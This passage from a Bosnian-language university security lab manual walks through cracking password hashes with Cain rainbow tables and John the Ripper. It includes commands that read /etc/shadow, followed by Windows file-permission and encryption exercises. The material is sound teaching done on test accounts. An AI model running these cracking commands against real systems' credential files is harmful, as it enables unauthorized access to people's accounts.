
Za pogađanje je moguće koristiti različite "dugine tabele". Jedna opcija koju nudi Cain je da se koriste OphCrack tabele (iste koje su korištene u pogađanju



Slika 3.23: Cain - pogođene lozinke

lozinki sa OphCrack live CD). Međutim, učitavanje OphCrack tabela nije uspjelo, jer format zapisa "duginih tabela" očigledno nije više podržan u Cain-u. Ovdje je iskoristena mogućnost Cain softverskog paketa, odnosno programa iz tog paketa Winrtgen, da napravi "dugine tabele" na osnovu zadnjih parametara.


Program Winrtgen nalazi se u posebnoj folderu u Winrtgen unutar Cain instalacijskog foldera (ovdje konkretno C:\Program Files (x86)\Cain). Potrebno je, dvostrukim klikom, pokrenuti program Winrtgen.exe. Po pokretanju program nudi različite opcije pri kreiranju "duginih tabela". Potrebno je izabrati tip *hash*, LM ili NT, minimalnu i maksimalnu dužinu lozinke, te skup znakova koji će se koristiti za pravljenje duginih tabela. Izabrane su opcije jednake onim koje su korištene za pogađanje lozinki isprobavanjem svih kombinacija: NT *hash*, lozinke dužine šest do devet znakova i skup znakova koji se sastoji od malih i velikih slova i brojeva. Prozor Winrtgen sa izabranim opcijama prikazan je na slici 3.24. Pravljenje tabela je proces koji duže traje, a u ovom slučaju trajao je jedan dan.



Slika 3.24: Cain - Winrtgen - pravljenje "duginih tabela"

Nakon kreiranja "duginih tabela", na sličan način kao i za druge metode pogađanja lozinki u Cain, izabrani su korisnici koji imaju lozinke. Sa izbornika koji se pojavi nakon klika na desno dugme miša izabrano je "Cryptanalysis Attack -> NTLM Hashes -> via Rainbow Tables (RainbowCrack)". Nakon toga pojavi se prozor za izbor opcija i pokretanje pogađanja lozinki korištenjem "duginih tabela". Klikom na "Add Table" moguće je izabrati datoteku (ili više njih) u kojoj su pohranjene "dugine tabele". To mogu biti tabele preuzete sa Interneta ili one koje su napravljene lokalno. U konkretnom slučaju izabrana je tabela napravljena u prethodnom koraku sa Winrtgen. Nakon izbora tabele moguće je pokrenuti pogađanje lozinki klikom na dugme "Start". Prozor u kom se ovo radi prikazan je na slici 3.25.

Rezultat pogađanje je da su pogođene lozinke za tri korisnika koje su obuhvaćene zadatim skupom znakova koji je korišten za pravljenje duginih tabela (student, password1 i Pass1234). Isti rezultat bi bio i kod isprobavanja svih kombinacija takvih kombinacija (da smo mogli čekati 40 godina da se završi), jer su korišteni isti parametri. Međutim ovo pogađanje trajalo je je mnogo kraće. Po-



Slika 3.25: Cain - pogađanje lozinki upotrebom "duginih tabela"

trošeno je vrijeme za kreiranje tabela, ali se one onda mogu koristiti više puta. Ove tabele mogu biti jako velike, stotine GB ili TB, ako se želi obuhvatiti veliki broj kombinacija i povećati vjerovatnoća pogađanja lozinki.

3.3 Pogađanje Linux lozinki

Potrebno je razmotriti na koji način se pohranjivanje lozinki vrši pod Linux operativnim sistemom. Potrebno je analizirati pohranjene lozinke i predložiti način da se otkrije njihov izvorni oblik

3.3.1 Korištenjem alata *John the Ripper*

Rješenje: John the Ripper je program za pogađanje lozinki. U početku je bio namijenjen za Unix-oidne sistema, ali sada može pogađati i Windows lozinke i biti instaliran na Windows OS. To je besplatni softver otvorenog koda (*open source*) Postoji i komercijalna verzija softvera (John the Ripper Pro) koja donosi neke pogodnosti i rječnik, ali u principu radi na isti način kao i osnovna besplatna verzija. Softver se za uglavnom distribuira u obliku izvornog koda koji se onda pretvara u izvršni (kompilacijom i linkovanjem). Postoji i izvršna verzija za Windows. Softver je, u vrijeme pisanja, dostupan na <http://www.openwall.com/john/>

U nastavku je pokazana instalacija i nekoliko primjera upotrebe John the Ripper na Ubuntu 14.04. Ubuntu ima paket sa najnovijom verzijom softvera, 1.8.0 u vrijeme pisanja. U tom slučaju najlakša je instalacija na taj način upotrebom komande:

```
sudo apt-get install john
```

Po instalaciji ispravnost rada se može provjeriti komandom:

```
john --test
```

Ovim se izvršava testiranje rada svih algoritama *hash*-iranja. Opcije softvera se mogu dobiti kucanjem samo naziva programa `john`, a dokumentacija je dostupna na

<http://www.openwall.com/john/doc>

Na operativni sistem je dodato istih pet korisnika sa istim lozinkama kao na Windows¹⁴

John the Ripper pogađa lozinke iz datoteke sa korisničkim imenima i lozinkama koja mu se proslijedi kao posljednji argument na komandnoj liniji. Kako savremeni Linux sistemi čuvaju odvojeno ove informacija u datotekama `/etc/passwd` i `/etc/shadow` potrebno je izvršiti objedinjavanje ove dvije datoteke. Za ovo se može koristiti komanda `unshadow` koja je dio John th Ripper instalacije. Iz direktorija u kom se želi napraviti objedinjena datoteke potrebno je pokrenuti komandu:

```
sudo unshadow /etc/passwd /etc/shadow > korisnik_lozinka.txt
```

Ovim se u datoteku objedinjuju potrebni podaci. Sada se ova datoteka može

¹⁴ Korisnici su dodani sa komandne linije. Prilikom dodavanja korisnika kroz GUI nije moguće postaviti lozinke koje su prelagane za pogoditi.

koristiti za pogađanje lozinki. John the Ripper ima opciju za pogađanje jednostavnih lozinki i savjetuje se da se ona pokuša prva. To bi ovdje bilo:

```
john --single korisnik_lozinka.txt
```

Ispisuje se poruka da je učitano šest *hash*-eva¹⁵. Najjednostavnija lozinka "student" za korisnika "student" je odmah pogođena i ispisana. Program vrlo brzo završava svoj rad neotkrivši više lozinki.

John the Ripper podržava upotrebu "rječnika". Prvo je pokušano pogađanje upotrebom rječnika koji dolazi sa instalacijom John the Ripper. U ovom slučaju taj rječnik se nalazi na lokaciji `/usr/share/john/`. Uz upotrebu rječnika moguće je, i uglavnom korisno, da se koriste i pravila za kombinovanje riječi iz rječnika (slično kao kod Cain-a). Pravila se podešavaju u konfiguracionoj datoteci `john.conf` koja se, obično, nalazi na lokaciji `/etc/john/`. Ovo pretraživanje upotrebom inicijalnih pravila pokreće se sljedećom komandom (u jednoj liniji):

```
john --wordlist=/usr/share/john/password.lst
--rules korisnik_lozinka.txt
```

Po pokretanju ispisuje se poruka da je učitano šest *hash*-eva, ali se pogađa samo pet. Prethodno pogođene lozinke su zapamćene i mogu se prikazati komandom:

```
john --show
```

Vrlo brzo, za nekoliko sekundi, je pogođena lozinka "password1" korisnika "navivni" i ispisana na ekran. Kompletno pogađanje sa ovim rječnikom i pravilima trajalo 26 minuta.

Sljedeći pokušaj pogađanja bio je upotrebom istog rječnika koji je ranije bio korišten za pogađanje lozinki na Windows OS uz upotrebu inicijalnih pravila kombinovanja. Pogađanje je pokrenuto komandom (u jednoj liniji):

```
john --wordlist=10-million-passwords.txt
--rules korisnik_lozinka.txt
```

Nakon 15 sati rada pogođene su još dvije lozinke: "Pass1234" korisnika "studentad" i "1q2w3e4r5t6y" korisnika "dugacki".

John the Ripper nudi i mogućnost pogađanja lozinki isprobavanjem svih kombinacija znakova iz nekog skupa. Za tu namjenu se koristi opcija `incremental`. Naziv opcije dolazi od toga da se broj znakova inkrementalno povećava koristeći prvo uobičajenije znakove, pa zatim one koji se rjeđe koriste. Primjer ove komande sa inicijalnim podešenjima je:

¹⁵ pet novih korisnika i onaj koji je bio na sistemu

```
john --incremental korisnik_lozinka.txt
```

Ova komanda će kao skup znakova koristiti 95 printabilnih ASCII znakova i pokušati dužine od 0 do 13 znakova. Skup znakova se može mijenjati dodavanjem načina rada `MODE` iza opcije `incremental`. Postoji nekoliko predefinisanih opcija (`MODE`), kao što su "Digits", "Alpha", "Lower", "Upper", "Alnum", "Lower-Num", "UpperNum" i "LowerSpace". Nisu svi ovi predefinisani skupovi znakova dostupni sa svim distribucijama John the Ripper. Sa lokacije sa koje se može preuzeti John the Ripper moguće je preuzeti i ove skupove znakova. Konkretnu, Ubuntu 14.04 paket dolazi samo sa `ascii.chr` i `digits.chr` datotekama koje predstavljaju odgovarajuće skupove znakova. Bilo je potrebno preuzeti dodatne skupove znakova, `.chr` datoteke, te ih prebaciti na lokaciju `/usr/share/john/` da bi se mogli koristiti. Ako se želi promijeniti minimalni i maksimalni broj znakova u lozinci koji se isprobavaju potrebno je promijeniti vrijednosti `MinLen` i `MaxLen` za odgovarajući način rada u pomenutoj konfiguracionoj datoteci `john.conf` na lokaciji `/etc/john/`. Moguće je i dodati neke znakove predefinisanim skupu putem promjene u ovoj konfiguracijskoj datoteci. Da bi se pokazale mogućnosti konfiguracije, i pogodila preostala nepogođena lozinka (koja je poznata autoru) u konfiguracijskoj datoteci je napravljena izmjena u dijelu koji se odnosi na opciju `incremental` i način rada `Alnum`. Izmijenjena konfiguracija je:

```
...
[Incremental:Alnum]
File = $JOHN/alnum.chr
MinLen = 10
MaxLen = 10
CharCount = 63
Extra = _
...
```

Na osnovu ove konfiguracije John the Ripper će, ako bude izabrana opcija `incremental` sa načinom rada `alnum` isprobavati lozinke dužine 10 znakova iz skupa brojeva i engleskih slova proširenog sa dodatnim znakom "_", tako da je ukupni broj znakova koje će isprobavati 63.

Da bi se ubrzalo pogađanje u komandi je iskorištena i opcija da se može izabrati korisnik (ili više njih) za koje se želi pogadati lozinka. Nakon toga pogađanje se pokreće sa komandom:

```
john --incremental:alnum --users:razumni korisnik_lozinka.txt
```

Nakon 24 sata lozinka i dalje nije bila pogodena. Razlog za to je veliki broj kombinacija koje je potrebno isprobati, a posebno taj što se u ovom slučaju do-

datni znak ”_” posljednji razmatra.

Pored predefinisanih moguće je definisati i sopstveni skup znakova i dodati ga ovaj skup.

John the Ripper je vrlo konfigurabilan i time prilagodljiv potrebama i okolnostima pod kojim se pogađaju lozinke.

Radi informacije lozinka koja nije pogođenja je ”Drowssap_1”. Što je naopako napisano password sa velikim početnim slovom i jednim posebnim znakom i jednim brojem na kraju. Logički je to prilično jednostavna lozinka ali ju je zbog dužine teško pogoditi isprobavanjem svih kombinacija, i zbog specijalnih znakova teško pogoditi upotrebom rječnika, iako je naopako napisana riječ iz rječnika. Iz ovoga se može doći i do preporuke za lozinku koju je teže pogoditi. Dovoljno dugačka, recimo deset znakova, sa specijalnim znakom, brojem i velikim i malim slovom.

VJEŽBA: Kontrola pristupa na operativnim sistemima

Upoznavanje studenata sa načinima realizacije kontrole pristupa kod operativnih sistema Microsoft Windows i Unix (Linux). Studenti će analizirati sličnosti i razlike.

Ova vježba ima za cilj upoznavanje studenata sa načinima realizacije kontrole pristupa kod operativnih sistema Microsoft Windows i Unix (Linux). Kroz upoznavanje sa ovim kontrolama studenti će, na praktičnim primjerima, vidjeti kakve attribute imaju datoteke na Windows i Linux OS i kakvo je značenje i namjena podešavanja ovih atributa. Jedna od bitnih ideja koju bi studenti trebali zadržati je da se preciznim podešavanjem prava pristupa datotekama može izbjeći davanje više prava nego što je neophodno ili izvršavanje komandi kao privilegovani korisnik. Za teoretsko objašnjenje kontrole pristupa vidjeti knjigu [32] koja je usklađena sa ovim vježbama. Više detalja o Windows kontroli pristupa može se naći u [46], a za Linux se preporučuje [33].

4.1 Windows OS

4.1.1 *Read-only* atribut


Isti korisnik

Kao privilegovani (administrator) korisnik potrebno je u direktoriju „My Documents“ napraviti TXT dokument. Potrebno je promijeniti osobine (*properties*) tog dokumenta tako da postane *Read-only*. Nakon otvaranja dokumenta potrebno je u njega upisati neki sadržaj i pokušati ga sačuvati. Šta se dešava i zašto?

Rješenje: Promjena osobina dokumenta ostvaruje se desnim klikom na dokument te izborom opcije *Properties* (obično posljednja na listi). U prozoru koji se otvori

u tab **General** (prvi) posljednje polje je **Attributes**. U tom polju je potrebno označiti (izabrati) **Read-only** kako je prikazano na slici 4.1.

Kada se dokument sa ovakvim atributom pokuša izmijeniti i sačuvati izmijenjeni




Slika 4.1: Windows - Postavljanje atributa samo za čitanje (*Read-only*)

oblik dobiva se upozorenje od Windows OS da datoteka ima postavljen atribut samo za čitanje te da se izmjene ne mogu sačuvati pod istim imenom datoteke, kako je prikazano na slici 4.2. Izmijene je moguće sačuvati u datoteci sa drugim imenom. Potrebno je napomenuti da ovaj atribut ne sprječava brisanje datoteke.

Drugi korisnik

Potrebno je iskopirati dokument na lokaciju
 C:\Users\Public\ Public Documents



Slika 4.2: Windows - Poruka prilikom pokušaja čuvanja izmjena napravljenih na datoteci sa atributom samo za čitanje

Odjaviti se i prijaviti kao obični korisnik (*student*). Ponovo pokušati promijeniti sadržaj TXT datoteke u `C:\Users\Public\Documents` i sačuvati promjene.

Da li se dešava isto kao i u prethodnom pokušaju?

Sada treba ukinuti oznaku *Read-only* za ovaj dokument.

Šta se dešava i zašto?

Rješenje: Promjena lokacije dokumenta ne utiče na promjenu atributa samo za čitanje. Obični korisnik nije bio u mogućnosti sačuvati izmjene na datoteci. Prilikom pokušaja dobio je istu poruku kao i originalni vlasnik datoteke, slika 4.2.

Obični korisnik mogao je promijeniti svojstvo samo čitanja datoteke koja se nalazi na *Public* lokaciji. Nakon toga mogao je praviti i sačuvati izmjene na dokumentu.

4.1.2 *Hidden* atribut


Ponovo se potrebno odjaviti i prijaviti kao privilegovani korisnik. Potrebno je promijeniti osobine TXT dokumenta tako da postane *Hidden*.

Šta se dešava nakon toga?

Kako se dokument može učiniti vidljivim?

Rješenje: Promjena osobina dokumenta ostvaruje se desnim klikom na dokument te izborom opcije *Properties* (obično posljednja na listi). U prozoru koji se otvori u tab *General* (prvi posljednje polje je *Attributes*). U tom polju je potrebno označiti (izabrati) *Hidden* kako je prikazano na slici 4.3.

Ako je dokument nestao sa liste dokumenta u direktoriju, potrebno je omogućiti prikazivanje skrivenih dokumenata putem menija *Organize->Folder and Search Options*, tab *View*, uključiti *Show Hidden Files and Folders*.

Slika 4.3: Windows - Postavljanje atributa sakriven (*Hidden*)


4.1.3 Šifriranje datoteka

I dalje kao privilegovani korisnik, potrebno je napraviti novu TXT datoteku u dijeljenom direktoriju. U datoteku je potrebno upisati neki sadržaj. Potrebno je promijeniti osobine tog novog TXT dokumenta da postane šifriran i to samo taj dokument a ne cijeli direktoriji.

Ponovo se odjaviti i prijaviti kao obični korisnik, te pokušati pristupiti šifriranoj datoteci.
Šta se dešava i zašto?

Rješenje: Promjena osobina dokumenta ostvaruje se desnim klikom na dokument te izborom opcije *Properties* (obično posljednja na listi). U prozoru koji se otvori u tab **General** (prvi) posljednje polje je **Attributes**. Tu se nalazi dugme

Advanced... na koje treba kliknuti. U prozoru koji se otvori potrebno označiti polje `Encrypt content to secure data` kako je prikazano na slici 4.4.



Slika 4.4: Windows - Postavljanje atributa šifriran (*Encrypted*)

Kada se klikne na dugme "OK" u ovom i prethodnom prozoru pojavljuje se prozor sa upozorenjem kao na slici 4.5.



Slika 4.5: Windows - Upozorenje prilikom šifriranja datoteke

Upozorenje ukazuje da se kod šifriranje pojedinih datoteka softver koji se koristi za uređivanje tog dokumenta može privremeno sačuvati nešifriranu verziju datoteke. Windows preporučuje da se šifrira cijeli direktoriji. Ovdje to nije presudno pa je izabrana opcija **Encrypt the file only**, ali o tome treba voditi računa i poslušati prijedlog da se šifrira cijeli direktoriji.

Kada se potvrdi izbor naziv dokumenta je ispisan drugom bojom, obično zelenom. Istovremeno se u donjem desnom uglu pojavi upozorenje da se napravi sigurnosna kopija ključa koji je korišten za šifriranje.¹ Ako se izabere pravljenje sigurnosne kopije ključa i odgovarajućeg certifikata, pokreće se čarobnjak za izvoz certifikata. Ovaj čarobnjak traži da se izabere lozinka koje će štititi pristup ovoj kopiji ključa. Ta lozinka može biti različita od Windows korisničke lozinke. Ključ i certifikat se pohranjuju u datoteku po izboru korisnika. Tu datoteku je onda potrebno sigurno pohraniti na drugu lokaciju, da bude dostupna u slučaju gubitka ključa.

Kada drugi korisnik pokuša otvoriti datoteku koja se nalazi na dijeljenoj lokaciji dobija poruku **Access is denied** u prozoru i prikazuje mu se prazan dokument. Korisnik može pisati u dokument, ali to što je napisao ne može sačuvati pod istim imenom.

Šifriranje datoteke radi sprečavanja neovlaštenih korisnika da pročitaju njen sadržaj je pogodno. Međutim, postavlja se pitanje kako omogućiti nekome da pročita datoteku. Recimo ako korisnik želi moći pročitati šifriranu datoteku na dva različita Windows računara. Za tu namjenu može poslužiti sigurnosna kopija certifikata i ključa koja je napravljena. Koristeći ovu datoteku korisniku "student" će biti omogućeno čitanje datoteka koje je šifrirao korisnik "studentad".

Potrebno je prijaviti se kao "student" (što bi već trebalo da je urađeno u prethodnom koraku). Dvostrukim klikom na datoteku u koju su pohranjeni ovaj certifikat i ključ pokreće se čarobnjak za uvoz certifikata. U čarobnjaku je potrebno potvrditi iz koje datoteke se želi izvršiti uvoz. Pošto je privatni ključ u datoteci zaštićen lozinkom definisanom prilikom pravljenja datoteke, tu lozinku je neophodno unijeti u čarobnjak za uvoz. Čarobnjak nudi mogućnost izbora spremišta

¹ Kao kod svakog šifriranja, i ovdje, gubitak ključa dovodi do nemogućnosti dešifriranja. Ovdje je pristup ključu automatski i kontrolisan je korisničkom lozinkom, slično kao *passphrase* kod *TrueCrypt*. Podaci su sigurni onoliko koliko je lozinka dobra, teška za pogoditi. Potrebno je obratiti pažnju da gubitak lozinke dovodi do nepovratnog gubitka šifriranih podataka. Resetovanje lozinke, za razliku od regularne promjene lozinke, dovodi do gubitka pristupa ključu za šifriranje, odnosno nemogućnosti dešifriranja

certifikata u koje će se ovaj certifikat smjestiti. Dovoljno je prihvatiti ponuđenu opciju automatskog izbora spremišta. Na kraju je samo potrebno potvrditi izbor klikom na dugme "Finish" u posljednjem prozoru. Ako je sve prošlo uredno dobija se poruka u prozoru da je uvoz bio uspješan. Ako sada korisnik "student", koji je uvezao certifikat i ključ, pokuša otvoriti datoteku koju je šifrirao korisnik "studentad", čiji je ključ uvezen, njen sadržaj će mu biti dostupan.

4.1.4 Eksplicitno dodjeljivanje prava korisnicima na datoteku

Odjaviti se i prijaviti kao privilegovani korisnik. Napraviti novu TXT datoteku u dijeljenom direktoriju. Dodati običnog korisnika „student“ onima koji imaju prava nad datotekom. Kakva prava nad datotekom dobiva novi korisnik?

Potrebno je prava koja je ovaj korisnik dobio promijeniti na slijedeći način. Dati mu prava Create Files/Write Data i Create Folders/Append Data, a ukinuti mu pravo Write Attributes. Kakve poruke se dobijaju nakon potvrđivanja izbora i šta one znače?


Dodati korisniku „student“ podrazumijevana (*default*) prava pristupa i na dvije TXT datoteke (Read-only, hidden i šifriranu) u dijeljenom direktoriju. Dodati korisniku „student“ podrazumijevana (*default*) prava pristupa i na datoteku u „My Documents“ direktoriju.

Odjaviti se i prijaviti kao „student“. Pokušati pristupiti svakoj od datoteka i vidjeti i promijeniti njen sadržaj. Kakvi su rezultati i zašto?


Rješenje: Dodavanje novih korisnika koji imaju prava nad datotekom radi se na slijedeći način. Desni klik na datoteku, klik na Properties, tab Security, klik na dugme "Edit". Nakon toga otvara se prozor u kom su izlistani svi korisnici i grupe korisnika koje imaju definisana prava pristupa ovoj datoteci. Za svakog od korisnika ili grupa moguće je vidjeti i promijeniti prava pristupa. Izgled prozora prikazan je na slici 4.6.

Klikom na dugme "Add..." moguće je dodati nove korisnike sa pravom pristupa datoteci. U prozoru koji se otvori potrebno je navesti za kog korisnika se dodaju prava. U prostor za unos teksta upisano je ime korisnika "student" i kliknuto je na dugme "Check Names". Nakon toga je provjereno postojanje tog korisnika i ispisano njegovo "puno" ime na računaru. Izgled ovog prozora prikazan je na slici 4.7.

Klikom na dugme "OK" vraća se na prethodni prozor. U listu korisnika sa pravom pristupa datoteci dodan je i novi korisnik "student". Prava koje je dobio




Slika 4.6: Windows - Pregled korisnika sa pravom pristupa datoteci



